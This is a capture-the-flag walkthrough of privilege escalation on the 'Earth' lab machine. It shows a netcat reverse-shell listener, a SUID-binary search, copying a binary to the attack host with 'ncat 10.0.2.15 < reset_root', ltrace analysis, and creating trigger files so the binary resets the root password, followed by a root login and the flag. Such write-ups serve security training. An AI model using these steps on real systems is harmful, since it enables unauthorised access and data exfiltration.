


```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4242
listening on [any] 4242 ...
^C

┌──(kali㉿kali)-[~]
└─$ nc -lvp 4242
listening on [any] 4242 ...
connect to [10.0.2.15] from earth.local [10.0.2.5] 37258
bash: cannot set terminal process group (839): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$ whoamin
whoamin
bash: whoamin: command not found
bash-5.1$ ^[[

bash-5.1$ whoami
whoami
apache
bash-5.1$ clear
clear
TERM environment variable not set.
bash-5.1$ whoami
whoami
apache
bash-5.1$ █
```

We need to first see what all we can run as the super user, so I tried `sudo -l`, but this won't work without the sudo password.

The next thing that I did was run `find / -perm -u=s -type f 2>/dev/null`

which shows us all all of the binaries that can be run as the owner of that binary. I saw a binary named /usr/bin/reset_root, so I tried to run that.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4242
listening on [any] 4242 ...
connect to [10.0.2.15] from earth.local [10.0.2.5] 37264
bash: cannot set terminal process group (839): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$ -perm -u=s -type f 2>/dev/null
-perm -u=s -type f 2>/dev/null
bash-5.1$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$ ./usr/bin/reset_root
./usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$ █
```

However, I got the error "ALL TRIGGERS NOT PRESENT"


I want to test out reset_root with ltrace, but the victim box doesn't have ltrace. So, I moved it to Kali over ncat. To do that, I set up a listener that prints output to a file named "reset_root"

On Kali: `ncat -l > reset_root`

and then I ran a command to output the reset_root binary over ncat on the target box:


Target: `ncat 10.0.2.15 < reset_root`

this copies the binary to my attack box (kali)
Then, we just need to make the binary executable (`chmod +x`) and run it against ltrace




```
┌──(kali㉿kali)-[~]
└─$ ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE"...CHECKING IF RESET TRIGGERS PRESENT...
)                                              = 38
access("/dev/shm/kHgTFI5G", 0)                                          = -1
access("/dev/shm/Zw7bV9U5", 0)                                          = -1
access("/tmp/kcM0Wewe", 0)                                              = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"...RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                              = 44
+++ exited (status 0) +++

┌──(kali㉿kali)-[~]
└─$ █
```

ltrace shows us three binaries that reset_root is trying to call, so, I figured I'd just make those files on the target machine and see if it satisfied the trigger requirements.




```
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$ cd /tmp
cd /tmp
bash-5.1$ ls
ls
kcM0Wewe
bash-5.1$ cd /dev/shm/
cd /dev/shm/
bash-5.1$ ls
ls
Zw7bV9U5
kHgTFI5G
bash-5.1$
```



```
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$
```

We now have successfully reset the root password to "Earth",
we can now login to a root shell.

The root flag is [root_flag_b0da9554d29db2117b02aa8b66ec492e]



```
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su -
su -
Password: Earth
whoami
root
python -c 'import pty; pty.spawn("/bin/bash")'
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag.txt
cat root_flag.txt

              _-o#&&*''''?d:>b\_
          _o/"`''  '',, dMF9MMMMMHo_
       .o&#'        `"MbHMMMMMMMMMMMHo.
     .o"" '         vodM*$&&HMMMMMMMMMM?.
    ,'              $M&ood,~'`(&##MMMMMMH\
   /               ,MMMMMMM#b?#bobMMMMHMMML
  &              ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
 ?$.            :MMMMMMMMMMMMMMMMMM/HMMMM|`*L
|               |MMMMMMMMMMMMMMMMMMMMbMH'   T,
$H#:            `*MMMMMMMMMMMMMMMMMMMMb#}'  `?
]MMH#             ""*""""*#MMMMMMMMMMMMM'    -
MMMMMb_                   |MMMMMMMMMMMP'     :
HMMMMMMMHo                 `MMMMMMMMMT       .
?MMMMMMMMP                  9MMMMMMMM}       -
-?MMMMMMM                  |MMMMMMMMM?,d-    '
 :|MMMMMM-                 `MMMMMMMT .M|.   :
  .9MMM[                    &MMMMM*' `'    .
   :9MMk                    `MMM#"        -
     &M}                     `          .-
      `&.                             .
        `~,   .                     ./
            . _                  .-
              '`--._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]#
```